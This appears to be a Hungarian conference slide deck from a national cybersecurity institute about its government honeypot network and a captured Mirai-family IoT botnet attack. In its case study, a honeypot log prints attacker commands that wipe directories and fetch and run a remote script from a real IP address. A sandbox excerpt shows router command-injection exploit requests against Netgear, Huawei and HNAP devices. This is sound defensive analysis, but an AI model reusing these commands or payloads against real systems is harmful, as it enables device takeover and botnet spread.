



Állami honeypotok élesben

– amikor a támadó a célpont


Gonda Ábel
Nemzeti Kiberbiztonsági Intézet

Honeypot

Specializált csapda környezetek
hálózati védelemre
Protokollok/rendszerek
szimulálása

Cél:

Incidens eltérítése az éles rendszerről
Információgyűjtés



GovProbe



2018 óta védi a kritikus infrastruktúrákat

Közigazgatás Közlekedés Egészségügy
Élelmiszeripar Informatika és távközlés

Helyszín	~ 25
Aktív szerverek	~ 35
Telepített csapdakörnyezetek	~ 55
Átlagos napi log aktivitás	~ 400.000 bejegyzés



Az adatok ereje: CTI támogatás

IOC

Támadói információ

- IP címek
- MAC címek
- Port szám
- Forrás ország
- URL
- Domain

TTP indikátork

- Incidens folyamatok
- Megadott parancsok
- Felhasznált káros kód
- Jelszavak
- Felhasználónevek

Statisztikai adatok

- Globális trendek megismerése
- Megbízható forrás




Esetpélda

Káros kódok elfogása



@timestamp				trace.id
2025.09.03 @ 23:25:45.701	<pre> 1 CMD: cd /tmp; 2 rm -rf /tmp/* cd /var/run cd /mnt cd /root; 3 rm -rf /root/* cd /; 4 5 wget http://178.16.54.252/bins.sh; 6 curl -O http://178.16.54.252/bins.sh; 7 /bin/busybox wget http://178.16.54.252/bins.sh; 8 9 chmod 777 bins.sh; 10 ./bins.sh; 11 sh bins.sh; 12 rm bins.sh </pre>			2e2d4ad51ea
2025.09.03 @ 23:25:44.800				2e2d4ad51ea
2025.09.03 @ 23:25:44.800				2e2d4ad51ea
2025.09.03 @ 23:25:43.754				2e2d4ad51ea
2025.09.03 @ 23:25:42.779				2e2d4ad51ea
2025.09.03 @ 23:25:42.696	87.120.191.13	ssh	Remote SSH version: SSH-2.0-Go	22e2d4ad51ea
2025.09.03 @ 23:25:42.695	87.120.191.13	ssh	New connection: 87.120.191.13:42520 (::ffff:10.185.225.2:2222) [session: 22e2d4ad51ea]	22e2d4ad51ea




Downloads

bins.sh

[Open file](#)

[See more](#)

ANY RUN





➤ RUN



bins.sh x mDetRFYnD1qxJsJFwDZxQJBNRVeXt2Mivm x

```
1150 Connection: keep-alive
1151
1152 <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/envelope/">
1153
1154 NULNULGET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://%s/spim+-O+/tmp/netgear;sh+netgear&cu
1155
1156 NULNULNULPOST /ctrlt/DeviceUpgrade_1 HTTP/1.1
1157 Host: %s:37215
1158 Content-Length: 601
1159 Connection: keep-alive
1160 Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway", nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1"
1161
1162 <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/envelope/">
1163 Host: 127.0.0.1:7574
1164 User-Agent: masjesu
1165 SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
1166 Content-Type: text/xml
1167 Content-Length: 640
1168
1169 <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/envelope/">
1170 Host: 127.0.0.1:5555
1171 User-Agent: masjesu
1172 SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
1173 Content-Type: text/xml
1174 Content-Length: 640
1175
1176 <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/envelope/">
1177 Host: %s:80
1178 Content-Type: text/xml; charset="utf-8"
1179 SOAPAction: http://purenetworks.com/HNAP1/~%s`
1180 Content-Length: 640
```



Sandbox Report Overview ?

Sandbox Score	9 LIKELY MALICIOUS
Latest Submission	Sep 4, 2025
File	mDetRFYnD1qxssJFwDZxQJBNRVeXt2Mivm
MD5	19160a5523c423d5bf271501c4f2a034
SHA1	c89fc29e6d4259f6ef314e5baaab2014e9c5dd8c
SHA256	9c683b0be86d4cd274a7a16073bdf092218f259b055a72f848d589574... ● 80

Sandbox Signatures

Contacts a large (2169) amount of remote hosts [1 TTPs](#)

This may indicate a network scan to discover remotely running services.

DISCOVERY

Creates a large amount of network flows [1 TTPs](#)

This may indicate a network scan to discover remotely running services.

DISCOVERY

Renames itself [1 IoCs](#)

Creates/modifies Cron job [1 IoCs](#) [1 TTPs](#)

Cron allows running tasks on a schedule, and is commonly used for malware persistence.

EXECUTION

PERSISTENCE

PRIVILEGE_ESCALATION

Enumerates running processes

Discovers information about currently running processes on the system

IoT botnet

Router specifikus (Huawei, Netgear, GPON)

Mirai család (feltehetően Hakai)

Köszönöm a figyelmet!

Gonda Ábel

